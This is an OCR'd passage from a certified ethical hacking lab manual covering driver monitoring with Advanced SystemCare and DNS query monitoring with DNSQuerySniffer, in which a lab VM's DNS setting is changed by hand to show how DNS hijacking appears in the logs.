


Figure 4.8.7: Scan results being displayed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 8.4

Analyze the Scan Results

18. The **Driver Details** window appears, showing the driver information. Here you can **Roll Back** a faulty driver or **Uninstall** it completely. Read all the details and close the window.



Figure 4.8.8: Driver Details window

19. Click the **Action Center** icon from the left pane, and then click the **Install now** button for **Advanced SystemCare**.




Figure 4.8.9: Installing Advanced SystemCare

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Optional Offer** window appears; click **Install**.




Figure 4.8.10: Advanced SystemCare Installation

TASK 8.5

Clean and Optimize System

21. Advanced SystemCare is installed. Check the **Select All** checkbox, and then click **Scan**, as shown in the screenshot.



Figure 4.8.11: Advanced system care main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The application starts scanning the computer, as shown in the screenshot.
23. As it takes 10 to 15 minutes to complete, we have Stopped the scan.




Figure 4.8.12: Advanced system care scan in progress

24. Once the scan finishes, a **Summary** is shown, as shown in the screenshot. Click the **Fix** button in the bottom-right corner to resolve the discovered PC issues.




Figure 4.8.13: Summary of the system scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The application starts to fix the PC issues found, as shown in the screenshot.




Figure 4.8.14: Advanced system scan fixing PC issues

You can also use other device driver monitoring tools such as **Driver Reviver** (https://www.reviversoft.com), **Driver Easy** (https://www.drivereasy.com), **Driver Fusion** (https://treexy.com), or **Driver Genius** (http://www.driver-soft.com) to perform device driver monitoring.

26. After the process is complete, the **Fix completed!** window appears, showing **Your current PC health status**, as shown in the screenshot. Analyze the results and close the application.



Figure 4.8.15: Problems fixed by Advanced SystemCare

27. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 9

TASK 9.1

Launch DNSQuerySniffer

Perform DNS Monitoring using DNSQuerySniffer

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**, and then double-click **DNSQuerySniffer.exe**.
2. The main window of **DNSQuerySniffer** appears, along with the **Capture Options** window.

Note: If the **Capture Options** window does not appear, then navigate to the **Options** menu and select **Capture Options**.

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and other types), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records. You can easily export the DNS query information to a CSV, tab-delimited, XML, or HTML file, or copy the DNS queries to the clipboard and then paste them into Excel or another spreadsheet application.

3. In the **Capture Options** window, ensure that the **WinPcap Packet Capture Driver** option is selected under the **Capture Method** field.
4. In the Select network adapter section, select the **Windows 10** network adapter (here, **Ethernet0**).

Note: In your lab environment, the Ethernet driver and the IP address of the Windows 10 may differ.

5. Click **OK** to start sniffing.




Figure 4.9.1: Capture Options window

6. The DNSQuerySniffer starts monitoring the network traffic and takes some time to capture the traffic. Leave the window intact. It shows the DNS queries sent on your system along with its complete information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

such as host name, port number, request time, response time, duration, source address, and destination address, as shown in the screenshot.

Note: To view the **Source Address** and **Destination Address** columns, scroll to the right side of the window.




Figure 4.9.2: DNSQuerySniffer Main Window




Figure 4.9.3: DNSQuerySniffer Main Window showing DNS address

7. As you can see in the above screenshot, the DNS address is **8.8.8.8**.
8. In real-time, attackers will use malicious applications like DNSChanger to change the DNS of the target machine. For demonstration purposes, we are changing the DNS of the **Windows 10** machine in the **Network & Internet** settings.
9. Right-click on the **Network** icon in the lower-right corner of **Desktop** and click **Open Network & Internet settings**.




Figure 4.9.4: Open Network & Internet Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Network Status** window appears. Click **Change adapter options** under **Change your network settings**.




Figure 4.9.5: Change your network settings

11. Right-click on the network adapter (here, **Ethernet0**) and click **Properties**.




Figure 4.9.6: Available Network Adapter

12. The **Adapter Properties** window appears. Select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.9.7: Adapter Properties

13. The **Internet Protocol Version 4(TCP/IPv4) Properties** window appears. Change the **Preferred DNS server** with the **Windows Server 2016** IP address and click **OK**. In this task, the **Windows Server 2016** IP address is **10.10.10.16**. This may vary in your lab environment.
14. Click **OK**, and then **Close** the Adapter Properties window.




Figure 4.9.8: TCP/IPv4 Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Switch to the **DNSQuerySniffer** window; observe the few recorded logs. Right-click on the log for which DNS has changed and select **Properties** from the context menu.




Figure 4.9.9: DNSQuerySniffer Logs

16. In the **Properties** window, observe that there is a change in DNS.




Figure 4.9.10: DNSQuerySniffer Log Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

